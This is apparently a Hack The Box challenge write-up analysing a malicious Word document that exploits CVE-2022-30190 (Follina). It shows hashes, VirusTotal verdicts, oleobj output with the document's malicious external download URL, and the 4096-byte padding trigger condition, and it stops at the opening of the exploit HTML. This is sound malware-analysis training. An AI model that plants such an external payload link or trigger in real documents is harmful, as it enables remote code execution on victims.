

First unzip the file




```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$ unzip sample.zip
```

Check file type




```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$ file sample.doc
sample.doc: Microsoft Word 2007+
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$
```

Hexdump file




```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$ hexdump sample.doc
0000000 4b50 0403 0014 0000 0008 b907 54ba a4df
0000010 6cd2 0154 0000 0520 0000 0013 0000 435b
0000020 6e6f 6574 746e 545f 7079 7365 2e5d 6d78
0000030 b56c cb94 c36a 1030 f745 fe85 d183 d836
0000040 ba4a a528 c9c4 8fa2 1b65 fa68 aa01 4e34
0000050 6544 6849 af26 efbf 4e38 2943 0c69 b24d
0000060 d831 f733 33de a3c2 78e1 bb5d 096c 6d09
0000070 a5f0 1418 917d d781 58c1 2b3f fbc5 39f4
0000080 13bf 9219 46f2 e0b9 14a1 401b 1e31 5f5d
0000090 a70d 089b b198 63da e629 f144 4a5e 73d4
00000a0 15a8 2116 e782 154a ad52 5f88 4cd3 a546
00000b0 d53f e40c bf4d 2b7f f075 9e04 6a72 c43c
00000c0 f868 9508 385a 9eca fcd6 25b9 e049 6450
00000d0 6d0f 9363 0a55 a315 5ab3 d711 d2e5 5f9b
00000e0 f929 a12e e560 07b6 36e7 8f62 841b 983c
00000f0 54d0 0efe e9d8 f95e 9268 9035 544d 17a2
0000100 7355 5c97 6485 09a4 517a b2b3 6e38 8073
```

This is the hexdump output



```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$ hexdump -C sample.doc
00000000  50 4b 03 04 14 00 00 00  08 00 07 b9 ba 54 df a4  |PK..........T...|
00000010  d2 6c 54 01 00 00 20 05  00 00 13 00 00 00 5b 43  |.lT... .......[C|
00000020  6f 6e 74 65 6e 74 5f 54  79 70 65 73 5d 2e 78 6d  |ontent_Types].xm|
00000030  6c b5 94 cb 6a c3 30 10  45 f7 85 fe 83 d1 36 d8  |l...j.0.E.....6.|
00000040  4a ba 28 a5 c4 c9 a2 8f  65 1b 68 fa 01 aa 34 4e  |J.(.....e.h...4N|
00000050  44 65 49 68 26 af bf ef  38 4e 43 29 69 0c 4d b2  |DeIh&...8NC)i.M.|
00000060  31 d8 33 f7 de 33 c2 a3  e1 78 5d bb 6c 09 09 6d  |1.3..3...x].l..m|
00000070  f0 a5 18 14 7d 91 81 d7  c1 58 3f 2b c5 fb f4 39  |....}....X?+...9|
00000080  bf 13 19 92 f2 46 b9 e0  a1 14 1b 40 31 1e 5d 5f  |.....F.....@1.]_|
00000090  0d a7 9b 08 98 b1 da 63  29 e6 44 f1 5e 4a d4 73  |.......c).D.^J.s|
000000a0  a8 15 16 21 82 e7 4a 15  52 ad 88 5f d3 4c 46 a5  |...!..J.R.._.LF.|
000000b0  3f d5 0c e4 4d bf 7f 2b  75 f0 04 9e 72 6a 3c c4  |?...M..+u...rj<.|
000000c0  68 f8 08 95 5a 38 ca 9e  d6 fc b9 25 49 e0 50 64  |h...Z8.....%I.Pd|
000000d0  0f 6d 63 93 55 0a 15 a3  b3 5a 11 d7 e5 d2 9b 5f  |.mc.U....Z....._|
000000e0  29 f9 2e a1 60 e5 b6 07  e7 36 62 8f 1b 84 3c 98  |)...`....6b...<.|
000000f0  d0 54 fe 0e d8 e9 5e f9  68 92 35 90 4d 54 a2 17  |.T....^.h.5.MT..|
00000100  55 73 97 5c 85 64 a4 09  7a 51 b3 b2 38 6e 73 80  |Us.\.d..zQ..8ns.|
00000110  33 54 95 d5 b0 d7 37 6e  31 05 0d 88 7c e6 b5 2b  |3T....7n1...|..+|
00000120  f6 95 5a 59 df eb e2 40  da 38 c0 f3 53 b4 be dd  |..ZY...@.8..S...|
00000130  f1 40 c4 82 4b 00 ec 9c  3b 11 56 f0 f1 76 31 8a  |.@..K...;.V..v1.|
00000140  1f e6 9d 20 15 e7 4e d5  87 83 f3 63 ec ad 3b 21  |... ..N....c..;!|
```

Hexdump with -C




```
ASCII, decimal, hexadecimal, octal dump

-C      Canonical hex+ASCII display.  Display the input offset in hexadecimal, followed by sixteen space-
        separated, two column, hexadecimal bytes, followed by the same sixteen bytes in %_p format enclosed
        in ``|'' characters.

        Calling the command hd implies this option.
```


source manpages: hexdump

There we see the file signature as PK. The "PK" file signature is the magic number for files created by the PKWARE's ZIP file format. So, this is the zip file, we can again extract it.


This is tricky it looks like the file is doc file but the file signature is saying different thing.



```
saf-lx@Saf-Ubuntu: ~/Desktop/Hackthebox/sample/Sample
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample/Sample$ unzip sample.doc
Archive:  sample.doc
  inflating: [Content_Types].xml
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: word/document.xml
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/theme/theme1.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample/Sample$
```




Generate the Hash



```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample/Sample$ sha1sum sample.doc
06727ffda60359236a8029e0b3e8a0fd11c23313  sample.doc
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample/Sample$
```


1) Sha1 hash: 06727ffda60359236a8029e0b3e8a0fd11c23313
2) File type: Office Open XML Document



Basic properties

MD5	52945af1def85b171870b31fa4782e52
SHA-1	06727ffda60359236a8029e0b3e8a0fd11c23313
SHA-256	4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
Vhash	c48e35d5862a41938979201cd4a4c036
SSDEEP	192:AEhM7fIUU09264wptGheab8h7Z/c+8poF1d3jvvtl59rGxjPQDasYBcG7h+:AqWfIz092hwLGAabkcfa7pr1lzyxjPQ9
TLSH	T11722AE7B842A1E30E56B6774F0E06759EC4C04A6FE467974F0117AF387C1BCC9271A25
File type	Office Open XML Document document msoffice text word docx
Magic	Microsoft Word 2007+
TrID	Word Microsoft Office Open XML Format document (52.2%) | Open Packaging Conventions container (38.8%) | ZIP compressed archive (8.8%)
Magika	DOCX
File size	10.01 KB (10253 bytes)

Check the reputation



4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784

47 / 66 Community Score -538

47/66 security vendors flagged this file as malicious

4a24048f81afbe9fb62e7a6a49adbd1faf41f266b5f9feecdceb567aec096784
sample.doc
docx calls-wmi cve-2022-30190 cve-2017-0199 exploit

Size 10.01 KB
Last Analysis Date 5 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.w97m/agdx
Threat categories trojan downloader
Family labels w97m agdx cve202230190


Security vendors' analysis

AhnLab-V3	Exploit/XML.CVE-2022-30190.S1842	Alibaba	Trojan:Office/Cve-2022-30190.a
AliCloud	Exploit:MSOffice/CVE-2022-30190.xml	ALYac	Trojan.DOC.Agent.AZF

Malicious verdict from virustotal.


3) URL that is used within the sample: https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!

Run the oleobj to find the hidden malware or script in office documents. There we can also find the url that is used in the sample.



```
(venv) saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$ oleobj sample.doc
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-------------------------------------------------------------------------------
File: 'sample.doc'
Found relationship 'oleObject' with external link https://www.xmlformats.com/office/word/2022/wordprocessingDrawing
/RDF842l.html!
(venv) saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample$ 
```

4) Name of the XML file that is storing the extracted URL. : document.xml.rels



```
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample/word/_rels$ ls
document.xml.rels
saf-lx@Saf-Ubuntu:~/Desktop/Hackthebox/sample/word/_rels$ 
```

Takeaway:

document.xml.rels is a special **XML file** used inside Microsoft Word .docx files.

- .docx files are actually **ZIP files** full of many smaller files.
- These files include text, images, styles, and relationships.
- **document.xml.rels** is one of these smaller files.

What does document.xml.rels do?


It **stores relationships (or "rels")** between the main Word document and external or internal items like:

- **Images**
- **Hyperlinks (URLs)**
- **Embedded files (like Excel or PDFs)**
- **Media (videos, audio)**

5) The extracted URL accesses a HTML file that triggers the vulnerability to execute a malicious payload. According to the HTML processing functions, any files with fewer than <Number> bytes would not invoke the payload.

➔ 4096 bytes.

The content of https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html is no longer available, so we cannot really investigate it. But we have content of html in web which looks like. We can find it here.



```html
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
